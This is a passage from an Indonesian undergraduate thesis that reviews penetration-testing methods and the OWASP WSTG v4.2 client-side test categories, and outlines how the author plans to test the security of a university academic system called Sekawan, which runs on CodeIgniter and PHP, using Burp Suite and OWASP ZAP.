Dari ketujuh jenis pengujian keamanan tersebut, dua diantaranya direalisasikan dalam penelitian ini, antara lain: *Vulnerability Scanning* dan *Penetration Testing*.

a. *Vulnerability Scanning*

Vulnerability Scanning (memindai kerentanan) merupakan kegiatan berupa memindai atau memeriksa suatu sistem menggunakan perangkat lunak yang dikhususkan untuk mendeteksi adanya suatu kerentanan. Sifat dari kegiatan ini tergolong pasif, karena hanya mengandalkan perangkat lunak secara otomatis untuk menentukan hasilnya. Hasil dari kegiatan ini akan berupa daftar kerentanan yang muncul pada target pemindaian.

b. *Penetration Testing*

Penetration Testing merupakan pengujian dengan cara menyimulasikan serangan terhadap suatu sistem. Serangan tersebut dilakukan untuk memeriksa apakah adanya kerentanan yang dapat dieksploitasi. Pengujian ini juga dapat melibatkan analisis sistem

tertentu untuk memeriksa potensi kerentanan terhadap upaya peretasan yang mungkin terjadi.

Dalam *Penetration Testing*, terdapat tiga metode yang dapat dilakukan, antara lain sebagai berikut:

1. *Black-Box Testing*

   Pada *Black-Box Testing*, penguji sebagai pihak eksternal dan tidak memiliki pengetahuan apa pun tentang sistem yang akan diuji. Penguji tidak diberikan diagram arsitektur atau *source code* apa pun terkait sistem. Metode ini menentukan kerentanan dalam sistem yang dapat dieksploitasi dari luar jaringan. Pengetahuan terbatas yang diberikan kepada penguji penetrasi membuat metode ini menjadi yang tercepat untuk dilakukan.

2. *Gray-Box Testing*

   Tingkatan selanjutnya dari *Black-Box Testing* adalah *Gray-Box Testing*. Penguji pada metode ini, memiliki tingkatan akses dan pengetahuan pengguna, serta berpotensi memiliki hak istimewa yang lebih tinggi pada sistem (administrator). Dengan adanya akun internal ini, memungkinkan pengujian keamanan di dalam ruang lingkup sistem. Tujuan *Gray-Box Testing* adalah untuk memberikan penilaian keamanan jaringan yang lebih terfokus dan efisien daripada penilaian pada *Black-Box Testing*.

3. *White-Box Testing*

   Tidak seperti metode *Black-Box* dan *Gray-Box Testing*, penguji penetrasi pada *White-Box Testing* diberikan akses penuh ke *source code*, dokumentasi arsitektur, dan sebagainya. Tantangan utama pada metode ini adalah menyaring banyaknya data yang tersedia untuk mengidentifikasikan titik kelemahan potensial. Penguji penetrasi *White-Box* dapat melakukan analisis kode statis, analisis *source code* (*code review*), *debugger*, dan *Tools* lainnya. Hal ini menjadikan *White-Box Testing* sebagai metode yang paling memakan waktu.

2.3 *Open Web Application Security Project* (OWASP)

OWASP adalah organisasi nirlaba yang didedikasikan untuk memungkinkan instansi atau perusahaan dalam mengembangkan, membeli, dan memelihara perangkat lunak *open-source*. OWASP berfokus pada pengembangan perangkat lunak (*software*) keamanan, serta menyediakan berbagai macam alat, panduan, dan metodologi pengujian untuk keamanan dunia

maya. OWASP tidak terafiliasi dengan perusahaan teknologi manapun, namun tetap mendukung penggunaan teknologi keamanan komersial.

OWASP menghasilkan beragam jenis proyek dengan cara kolaborasi yang terbuka, di antaranya *Web Security Testing Guide* (WSTG), OWASP *Top Ten*, WSTG *Checklist* v4.2, dan lain sebagainya.

2.3.1. *Web Security Testing Guide* (WSTG)

WSTG menurut owasp.org (2020), adalah panduan untuk menguji keamanan aplikasi berbasis web dan layanan web. WSTG menghasilkan sumber daya utama untuk melakukan pengujian keamanan bagi pengembang aplikasi web dan profesional keamanan dunia maya. WSTG dibuat oleh para kolaboratif profesional keamanan dunia maya dan relawan berdedikasi, WSTG menyediakan kerangka kerja praktik terbaik yang digunakan oleh penguji penetrasi dan instansi di seluruh dunia. WSTG memiliki berbagai macam versi, yang terbaru saat ini adalah versi 4.2.

Secara keseluruhan WSTG v4.2 memiliki lima bab, antara lain: *Frontispiece, Introduction, The OWASP Testing Framework, Web Application Security Testing,* dan *Reporting.* Pada penelitian ini, terdapat beberapa bab digunakan untuk memperoleh tujuan penelitian, yaitu bab *Web Application Security Testing,* dan *Reporting.*

A. *Web Application Security Testing*

Bagian ini menjelaskan metodologi pengujian dan cara menguji kerentanan yang ada dalam aplikasi. Pengujian ini bisa dilakukan dalam berbagai sektor, sektor-sektor tersebut berdasarkan *framework* WSTG v4.2 antara lain sebagai berikut:

- *Information Gathering*
- *Configuration and Deployment Management Testing*
- *Identity Management Testing*
- *Authentication Testing*
- *Authorization Testing*
- *Session Management Testing*
- *Input Validation Testing*
- *Testing for Error Handling*
- *Testing for Weak Cryptography*
- *Business Logic Testing*
- *Client-side Testing*

Client-side Testing dengan ID: WSTG-CLNT, sebagai salah satu bagian dari *Web Application Security Testing* memliki banyak objektivitas pengujian yang mumpuni dalam penelitian ini. Pengujian-pengujian pada *Client-side Testing* dinilai dapat memastikan keamanan dalam penggunaan sistem dari sisi klien. Berdasarkan *framework* WSTG v4.2, *Client-side Testing* terdiri dari 13 tipe pengujian:

1. WSTG-CLNT-01 *Testing for DOM-Based Cross Site Scripting*
   a. Deskripsi kerentanan

      DOM (*Document Object Model*) adalah suatu antarmuka pemrograman yang memungkinkan skrip dinamis seperti JavaScript untuk mereferensikan hierarki objek dokumen, seperti tautan, form dan lain sebagainya. Kerentanan *Cross Site Scripting* (XSS) berbasis DOM dapat terjadi saat konten aktif. Kerentanan ini, mengontrol aliran kode menggunakan elemen DOM bersama dengan kode yang dibuat oleh penyerang untuk mengubah alur. Karena sifatnya, kerentanan ini dapat dieksekusi dalam banyak cara tanpa server dapat mengetahui apa yang sebenarnya sedang dieksekusi.

   b. Objektif pengujian
      - Mengidentifikasi DOM *sinks*.
      - Membangun *payload* sesuai dengan tipe *sinks* yang terdapat pada DOM.

2. WSTG-CLNT-02 *Testing for* JavaScript *Execution*
   a. Deskripsi kerentanan

      JavaScript adalah salah satu bahasa pemrograman yang digunakan dalam pengembangan web agar menjadi lebih dinamis dan aktif. JavaScript dapat meningkatkan fungsionalitas suatu website dengan segala kerangka kerja yang dimilikinya. Sama halnya dengan DOM, XSS juga dapat menyerang JavaScript yaitu dengan menginjeksikan suatu kode JavaScript yang kemudian dijalankan oleh aplikasi didalam *browser* korban. Kerentanan ini dapat memiliki banyak konsekuensi, seperti memperlihatkan sesi *cookie* pengguna yang dapat digunakan untuk menyamar sebagai korban. Bahkan dapat memungkinkan penyerang untuk mengubah konten halaman yang dilihat oleh korban.

   b. Objektif pengujian
      - Mengidentifikasi *sinks* dan poin-poin untuk dilakukannya injeksi JavaScript.
      - Membangun *payload* sesuai dengan tipe *sinks* JavaScript.

3. WSTG-CLNT-03 *Testing for* HTML *Injection*

   a. Deskripsi kerentanan

   HTML (*Hyper Text Markup Language*) adalah bahasa *markup* standar yang digunakan untuk membuat halaman suatu web. Sama halnya dengan JavaScript, kode HTML juga dapat diinjeksikan ke dalam halaman web. Konsekuensi pun sama seperti JavaScript, dengan HTML dapat memperlihatkan sesi *cookie* untuk menyamar menjadi korban, dan memodifikasi konten halaman.

   Kerentanan ini terjadi ketika input pengguna tidak disanitasikan dengan benar, contohnya *output* yang tidak dikodekan. Injeksi HTML memungkinkan penyerang mengirim halaman HTML berbahaya ke korban. *Browser* yang ditargetkan tidak akan dapat membedakan bagian halaman mana yang berbahaya, dan akibatnya akan mengeksekusi seluruh halaman korban.

   b. Objektif pengujian

   - Mengidentifikasi *sinks* dan poin-poin untuk dilakukannya injeksi HTML.
   - Membangun *payload* sesuai dengan tipe *sinks* HTML.

4. WSTG-CLNT-04 *Testing for Client-side* URL *Redirect*

   a. Deskripsi kerentanan

   URL (*Uniform Resource Locator*) atau istilah lainnya alamat web. URL memiliki fungsi untuk membawa pengguna menuju sebuah web spesifik. Ketika suatu URL dieksekusi, *browser* akan langsung menampilkan halaman web yang dituju tersebut. Dari hal ini, maka bisa saja URL dialihkan menuju suatu halaman yang tidak diinginkan.

   Sesuai dengan namanya “dialihkan” (*redirect*), memiliki tingkat kerentanan yang tinggi. Pengalihan ini bisa saja terjadi karena adanya cacat dalam melakukan validasi input (*user-controlled input*) yang menentukan tautan menuju URL eksternal yang mungkin saja berbahaya. Jenis kerentanan ini dapat digunakan untuk melakukan serangan *phishing* atau mengalihkan korban menuju halaman yang terinfeksi.

   b. Objektif pengujian

   - Mengidentifikasi poin-poin untuk dilakukannya injeksi pada *script* yang menangani URL atau *path*.
   - Menilai lokasi mana saja yang dapat teralihkan pada sistem.

5. WSTG-CLNT-05 *Testing for* CSS *Injection*
   a. Deskripsi kerentanan

      CSS (*Cascading Style Sheets*) digunakan untuk mengatur tampilan elemen yang tertulis dalam bahasa *markup*. CSS berfungsi untuk memisahkan konten dari tampilan visual. Dari fungsi ini, CSS dapat digunakan untuk mendesain tampilan suatu web, seperti mengatur warna teks, jenis *font*, baris antar paragraf, ukuran kolom, dan jenis *background* yang dipakai.

      Sama halnya dengan yang lainnya, CSS juga dapat diinjeksikan pada suatu konten tertentu, namun perbedaannya CSS menargetkan antarmuka yang ditampilkan di dalam *browser* korban. Dampak dari jenis kerentanan ini bervariasi berdasarkan *payload* CSS yang disediakan. Hal Ini dapat menyebabkan skrip lintas situs atau eksploitasi data.

   b. Objektif pengujian
      - Mengidentifikasi poin-poin untuk dilakukannya injeksi pada *script* yang mengekspos style CSS.
      - Menilai dampak yang ditimbulkan atas kerentanan yang muncul.

6. WSTG-CLNT-06 *Testing for Client-side Resource Manipulation*
   a. Deskripsi kerentanan

      Dalam penyusunan suatu web, tentu saja membutuhkan *Resource* (Sumber daya) untuk menjalankan proses bisnisnya. *Resource* ini pun, tidak luput dari kerentanan yang mungkin dapat memberikan dampak yang berbahaya. Kerentanan ini terjadi ketika aplikasi menerima input yang dikontrol pengguna dalam menentukan jalur sumber daya seperti sumber *iframe*, JavaScript, *applet*, atau pengendali *XMLHttpRequest* yang termanipulasi. Kerentanan ini terjadi karena adanya kemampuan untuk mengontrol URL yang tertaut ke beberapa sumber daya yang ada di halaman web. Dampak dari kerentanan ini bervariasi, dan biasanya diadopsi untuk melakukan serangan XSS.

   b. Objektif pengujian
      - Mengidentifikasi *sinks* yang memiliki validasi input yang lemah.
      - Menilai dampak yang ditimbulkan atas kerentanan yang muncul.

7. WSTG-CLNT-07 *Testing Cross Origin Resource Sharing*
   a. Deskripsi kerentanan

      Cross Origin Resource Sharing (CORS) adalah mekanisme yang memungkinkan *browser* web melakukan permintaan lintas domain secara terkendali. CORS mendefinisikan protokol yang akan digunakan antara *browser* web dan server untuk menentukan apakah permintaan lintas asal diizinkan. Dari perspektif pengujian keamanan, pencarian konfigurasi yang tidak aman seperti menggunakan tanda "*" (semua) *wildcard* sebagai nilai *Access-Control-Allow-Origin* pada *header* yang berarti semua domain diizinkan. Contoh tidak aman lainnya adalah ketika server mengembalikan *header* asal tanpa pemeriksaan tambahan, yang dapat menyebabkan akses data sensitif.

   b. Objektif pengujian
      - Mengidentifikasi *endpoints* yang mengimplementasikan CORS.
      - Menganalisis konfigurasi CORS.

8. WSTG-CLNT-08 *Testing for Cross Site Flashing*
   a. Deskripsi kerentanan

      Flash Player adalah perangkat lunak untuk melihat *multimedia, Rich Internet Applications,* dan *streaming* video dan audio, pada komputer web *browser* atau pada perangkat *mobile*. *Flash Player* dapat berfungsi dengan menjalankan *file* SWF pada web. Sama halnya dengan XSS, *Cross-Site* juga dapat menyerang *Flash* pada suatu web, dikenal dengan sebutan *Cross-site Flashing* (XSF). Dampak yang dihasilkan juga sama dengan XSS. XSF dapat dilakukan dengan memaksa *file* SWF yang cacat untuk memuat *file Evil Flash*. Serangan ini dapat mengakibatkan XSS atau modifikasi GUI untuk mengelabui pengguna agar memasukkan kredensial pada formulir *Flash* yang palsu.

   b. Objektif pengujian
      - Menelusuri, melakukan *decompile*, dan menganalisis *file* SWF yang ada pada sistem.
      - Menilai *sinks* berupa input dan *method* yang tidak aman bagi *file* SWF.

9. WSTG-CLNT-09 *Testing for Clickjacking*
   a. Deskripsi kerentanan

      Sebagaimana nama kerentanan ini "*Click*", menunjukkan sebuah elemen berupa tombol pada suatu web. *Clickjacking* merupakan jenis serangan pada elemen tombol

tersebut. Teknik yang digunakan oleh penyerang yaitu dengan membuat halaman palsu yang menyerupai halaman asli dalam mengelabui korban agar menekan tombol atau tautan pada halaman tersebut. Korban pada kerentanan ini tidak mengetahui bahwa tombol yang ditekannya merupakan tombol yang disisipkan pada halaman palsu, yang dikiranya adalah halaman asli yang dituju.

b. Objektif pengujian

- Mengidentifikasi langkah-langkah keamanan dalam mengakses sistem (keamanan *header* halaman dan lainnya).
- Menilai dampak yang ditimbulkan atas kerentanan yang muncul.

10. WSTG-CLNT-10 *Testing WebSockets*

a. Deskripsi kerentanan

WebSocket sebagai standar baru untuk komunikasi realtime pada Web dan aplikasi mobile, dirancang untuk diterapkan di *browser* web dan server web. *WebSocket* ini telah digunakan untuk menyimulasikan koneksi dua arah (*full-duplex*) dengan cara menjaga dua koneksi tetap terhubung dan *real-time*. Kerentanan terjadi ketika server tidak memvalidasi *header origin* (asal) pada *WebSocket* awal, server *WebSocket* dapat menerima koneksi dari origin manapun. Hal Ini dapat memungkinkan penyerang untuk berkomunikasi dengan server *WebSocket* lintas domain yang memungkinkan masalah seperti CSRF (*Cross Site Request Forgery*).

b. Objektif pengujian

- Identifikasi penggunaan *WebSockets.*
- Menilai implementasi dalam pengujian *WebSockets.*

11. WSTG-CLNT-11 *Testing Web Messaging*

a. Deskripsi kerentanan

Web Messaging atau *cross-document messaging* adalah API yang diperkenalkan dalam spesifikasi *draf* WHATWG HTML5. API ini memungkinkan dokumen untuk berkomunikasi satu sama lain dari berbagai *origin* atau domain sumber. Kerentanan yang dapat terjadi pada *Web Messaging* sama halnya seperti pada *WebSocket*. Pemeriksaan *origin* yang buruk dapat menimbulkan risiko bagi aplikasi yang menggunakan *cross-document messaging*. Untuk melindungi dari kode berbahaya dari domain asing, perlu dilakukannya pemeriksaan atribut asal untuk memastikan pesan diterima sesuai dengan

domain yang semestinya. Format data yang masuk juga harus diperiksa apakah sesuai dengan format yang diharapkan.

b. Objektif pengujian

- Menilai keamanan *origin* pesan (*messaging API*).
- Memvalidasi metode yang digunakan dalam *messaging* aman.

12. WSTG-CLNT-12 *Testing Browser Storage*

a. Deskripsi kerentanan

Browser menyediakan mekanisme penyimpanan sisi klien bagi pengembang untuk menyimpan dan mengambil data, antara lain:

1. *Local Storage*
2. *Session Storage*
3. *IndexedDB*
4. *Web SQL (Deprecated)*
5. *Cookies*
6. *Cache Storage*

Mekanisme penyimpanan ini dapat dilihat dan diedit menggunakan alat pengembang *browser*, seperti *Google Chrome DevTools* pada *Browser* Google Chrome dan *Firefox's Storage Inspector* pada *Browser* Firefox. Dari fungsional alat tersebut, dapat diketahui bahwa data dalam *storage* bisa saja disalahgunakan oleh pihak yang tidak bertanggung jawab. Oleh karena itu, perlu adanya penelusuran lebih lanjut terhadap penyimpanan *Browser* ini.

b. Objektif pengujian

- Identifikasi data-data sensitif yang tersimpan ke dalam *browser storage*.
- Identifikasi penanganan sistem dalam penyimpanan suatu data.

13. WSTG-CLNT-13 *Testing for Cross-Site Script Inclusion*

a. Deskripsi kerentanan

Cross-Site Script Inclusion (XSSI) merupakan salah satu bagian dari XSS. Serangan ini bekerja pada sisi klien yang mirip dengan *Cross Site Request Forgery* (CSRF) tetapi memiliki tujuan yang berbeda. Di mana CSRF menggunakan konteks pengguna yang diautentikasi untuk menjalankan tindakan perubahan status, XSSI malah menggunakan JavaScript di sisi klien untuk membocorkan data sensitif dari sesi yang diautentikasi.

XSSI memungkinkan kebocoran data sensitif lintas batas *origin* (asal) atau lintas domain. Data sensitif dapat mencakup data terkait autentikasi (status *login, cookie,* token autentikasi, ID sesi, dan lainnya.) atau data pribadi pengguna yang sensitif seperti (alamat email, nomor telepon, detail kartu kredit, nomor jaminan sosial, dan lainnya.). Data-data sensitif tersebut bisa saja digunakan untuk tindak kejahatan seperti penipuan dan lain sebagainya.

b. Objektif pengujian

- Mencari data sensitif dalam sistem.
- Menganalisis adanya kebocoran data sensitif menggunakan beberapa teknik XSSI.

Berdasarkan detail *Client-side Testing* yang telah dijabarkan, terdapat beberapa istilah dalam pemrograman. Berikut adalah penjelasan terkait istilah-istilah tersebut:

- *Sinks,* adalah suatu istilah dari kelas atau fungsi yang dirancang untuk menerima peristiwa atau eksekusi apa yang masuk dari objek sebelum dilanjutkan menuju *endpoint*.
- *Endpoint*, adalah titik akhir (ujung) dari lalu lintas komunikasi dalam satu jaringan.
- *Payload*, adalah struktur kode khusus yang memiliki beban variatif untuk digunakan dalam melakukan eksploitasi.
- *Decompile*, adalah istilah dalam melakukan pembongkaran untuk mendapatkan *source code* agar bisa dibaca/dipahami.
- *Header*, adalah bagian inti dalam melakukan *request* (permintaan) dan *response* (respon) pada suatu halaman web.
- *Messaging API,* adalah sebuah layanan (API) yang memungkinkan *developer* untuk menerapkan berbagai teknologi perpesanan (*messaging*) melalui suatu *interface* yang dapat diprogram.


B. *Reporting*

Bagian ini berisikan panduan berupa saran-saran dalam membuat laporan yang baik dan informatif. Dengan adanya panduan ini, diharapkan hasilnya dapat diterima dan terlihat menarik oleh para manajemen eksekutif dan staf teknis (*programmer*) dalam mengembangkan sistem. Salah satu contoh *Project Reporting* yang dikembangkan oleh OWASP adalah WSTG *Checklist* v4.2.

2.3.2. WSTG *Checklist* v4.2

Merupakan salah satu *Project* dari OWASP sebagai pembantu dalam proses *Reporting*. *Project* ini merupakan dokumentasi berbentuk *Spreadsheet* atau *Excel* yang berisi beberapa komponen seperti: *Testing Checklist*, *Summary Findings*, dan *References*. Komponen-komponen ini berguna untuk memberikan keluaran yang dapat dijadikan analisis hasil dalam *Report* yang akan disusun nantinya.

2.4 Sistem Sekawan



Gambar 2.2 Halaman utama sistem Sekawan

Sekawan merupakan salah satu sistem yang sedang dikembangkan oleh PSI-PS untuk menunjang jalur kuliah pada tahun keempat. Tahun keempat merupakan tahun ketika mahasiswa melakukan beberapa jalur seperti Magang, Penelitian, Perintisan Bisnis, Kuliah Luar Negeri, dan Pengabdian Masyarakat. Misalnya dalam kegiatan Magang terdapat aktivitas seperti pencatatan *logbook*, melihat nilai, serta unggah dokumen yang dibutuhkan.


Sekawan juga memudahkan dosen pembimbing dan sekretaris prodi dalam melakukan penandatanganan *logbook*, membuat rubrik, menjadwalkan kolokium, menjadwalkan pendadaran, menjadwalkan diseminasi, pencatatan publikasi eksternal, melihat dokumen yang dibutuhkan, merilis nilai, serta mengelola mahasiswa bimbingannya. Gambar 2.2 merupakan tampilan antarmuka dari sistem Sekawan ini.

2.4.1. *Role Client* pada Sistem

Sistem sekawan sebagai sistem yang menjembatani antara para akademis memiliki segudang fitur yang perlu diperhatikan. Berbagai fitur tersebut dapat digunakan oleh berbagai macam *client*. Secara keseluruhan, sistem ini memiliki 4 tipe *role client* antara lain: sekretaris prodi, dosen pembimbing, mahasiswa, dan staff jurusan.

1. Sekretaris Prodi


Role ini memiliki akses semua fitur pada *role* lainnya seperti pada *role* dosen pembimbing dan staff kecuali fitur-fitur pada *role* mahasiswa. Beberapa fitur yang disuguhkan antara lain seperti pada Gambar 2.3 berikut:



Gambar 2.3 Fitur-fitur sekretaris prodi

2. Dosen Pembimbing


Beberapa fitur disuguhkan oleh sistem guna membantu beberapa kegiatan yang dilakukan oleh dosen pembimbing, fitur-fitur tersebut antara seperti pada Gambar 2.4 berikut:



Gambar 2.4 Fitur-fitur dosen pembimbing

3. Mahasiswa


Beberapa fitur disuguhkan oleh sistem guna membantu beberapa kegiatan yang dilakukan oleh mahasiswa, fitur-fitur tersebut antara seperti pada Gambar 2.5 berikut:



Gambar 2.5 Fitur-fitur mahasiswa

4. Staff

Beberapa fitur disuguhkan oleh sistem guna membantu beberapa kegiatan yang dilakukan oleh staff, fitur-fitur tersebut antara seperti pada Gambar 2.6 berikut:



Gambar 2.6 Fitur-fitur staff

2.4.2. Teknologi Sistem

Berbagai macam teknologi dipilih oleh pengembang sistem untuk membangun dan mengembangkan sistem Sekawan ini, teknologi-teknologi tersebut antara lain pada Tabel 2.2 berikut:

Tabel 2.2 Teknologi sistem Sekawan

Web Servers	LiteSpeed
Hosting	Niagahoster
Web Frameworks	CodeIgniter
Bahasa Pemrograman	PHP
UI Frameworks	Bootstrap, Tailwind CSS

2.5 Perangkat Lunak yang Digunakan

Perangkat lunak (*software*) menurut Mulyani (2016) adalah istilah umum yang digunakan untuk mendeskripsikan kumpulan program-program komputer yang terdiri dari prosedur-prosedur dan dokumetasi dalam melakukan tugas tertentu. Dari fungsionalitas perangkat lunak ini, digunakan untuk membantu dan menunjang proses penelitian. *Software* tersebut terdiri dari dua pengelompokkan, yaitu Sistem operasi dan *Security Testing Tools*.

2.5.1. Sistem Operasi

Sistem operasi adalah perangkat lunak sistem (*system software*) pada komputer yang mengatur sumber daya dari perangkat keras (*hardware*) dan perangkat lunak (*software*). Berdasarkan pengaturan yang ada, sistem ini mempunyai penjadwalan yang sistematis mencakupi perhitungan penggunaan memori, pemrosesan data, penyimpanan data, dan sumber daya lainnya. Dengan adanya penjadwalan tersebut, tebentuklah ekosistem program-program yang dapat digunakan oleh pengguna komputer. Berikut adalah dua jenis sistem operasi yang digunakan dalam penelitian ini:

a. Windows 10, merupakan salah satu sistem operasi yang paling populer saat ini. Sistem operasi ini dikembangkan oleh perusahaan Microsoft, dengan memanfaatkan teknologi bernama GUI (*Graphical User Interfaces*). Windows memiliki berbagai macam versi, saat ini yang paling terbaru adalah versi 11.
b. Kali Linux, merupakan salah satu sistem operasi berbasis Debian linux yang dikembangkan oleh perusahaan Offensive Security. Sistem operasi ini memiliki banyak fitur dan *tools* untuk melakukan *penetration testing*. Karena berbagai fitur yang

disuguhkan, sistem operasi ini menjadi salah satu sistem yang paling populer dalam dunia keamanan jaringan.

2.5.2. *Security Testing Tools*

Testing (menguji) merupakan salah satu tahapan yang dilakukan dalam penelitian ini. Pengujian dilakukan dengan penyerangan terhadap suatu web untuk mengumpulkan segala informasi yang berhubungan dengan keamanan jaringan web tersebut. Terdapat banyak *tools* yang dapat digunakan dalam melakukan pengujian keamanan. Beberapa contoh *tools* yang digunakan dalam penelitian ini antara lain Burp Suite dan OWASP ZAP. Berikut merupakan penjelasan singkat mengenai *tools* tersebut:


a. Pengetian Burp Suite menurut portswigger.net (2022), merupakan salah satu *platform* untuk melakukan pengujian keamanan aplikasi web. Berbagai alatnya mendukung seluruh proses pengujian, mulai dari pemetaan awal dan analisis permukaan serangan aplikasi, hingga menemukan dan mengeksploitasi kerentanan keamanan. *Tools* ini dibentuk menggunakan Java dan dikembangkan oleh PortSwigger *Web Security*.
b. Pengertian OWASP ZAP menurut zaproxy.org (2022), Zed *Attack Proxy* (ZAP) adalah alat pengujian penetrasi *open-source* gratis yang dikelola di bawah *Umberella Open Web Application Security Project* (OWASP). ZAP dirancang khusus untuk menguji aplikasi berbasis web dan memiliki fleksibilitas dan ekstensibilitas yang tinggi.

BAB III
METODOLOGI

Dalam melakukan penelitian, metodologi dibutuhkan sebagai tata cara yang digunakan dalam memperoleh suatu hasil penelitian. Kemudian, tata cara tersebut disusun secara sistematis agar proses penelitian dapat terlaksana secara terarah dan tertib. Tata cara yang tersusun secara sistematis ini, diperoleh berdasarkan acuan teori yang telah dipelajari sebelumnya.

3.1 Metode Penelitian

Dalam melakukan penelitian ini, terdapat beberapa langkah yang harus dilakukan, yaitu seperti pada Gambar 3.1 berikut:



Gambar 3.1 Bagan alur Metode Penelitian

Terdapat tiga tahapan utama yang dilakukan dalam penelitian ini, yaitu Masukan, Implementasi, dan keluaran. Berikut adalah penjelasan terkait tiga tahapan utama tersebut sesuai dengan Bagan alur di atas:

a. Dalam melakukan penelitian keamanan sistem, terdapat suatu tahap yang harus dilakukan sebagai masukan (input*)* dalam proses penelitian, yaitu pengumpulan data. Pengumpulan data tersebut dapat terdiri dari beberapa kegiatan antara lain: studi literatur, wawancara, analisis sistem, dan analisis kebutuhan. Berbagai kegiatan pengumpulan data ini dijadikan sebagai masukan (input) dalam melakukan penelitian.
b. Setelah berbagai informasi didapat, tahap selanjutnya adalah melakukan proses pengujian sistem sebagai implementasi dari tahap sebelumnya. Pengujian sistem ini dilakukan dengan dua tipe kegiatan, yaitu *Vulnerability Scanning* dan WSTG v4.2: *Client-side Testing*. Kedua kegiatan ini dilakukan guna mendapatkan temuan seputar kerentanan dalam sistem.
c. Kemudian, dari implementasi yang telah dilakukan dapat menghasilkan keluaran (*output*) penelitian berupa analisis hasil. Analisis hasil penelitian ini nantinya dapat digunakan pengembang sistem sebagai bahan pertimbangan dan tolak ukur dalam mengembangkan sistem ke depannya.

3.2 Metode Pengumpulan Data

Setelah studi dari berbagai macam literatur selanjutnya dilakukanlah wawancara terhadap beberapa pengembang sistem Sekawan. Pada tahap wawancara tersebut, pengembang menyebutkan tidak ada masalah berarti dalam sistem. Sistem ini pun bahkan belum pernah mendapatkan komplain terkait keamanannya dari pengguna. Dari wawancara ini, juga didapatkan hasil berupa sumber seputar komponen pembentuk sistem, yaitu *source code* dan akses *database* sistem Sekawan.

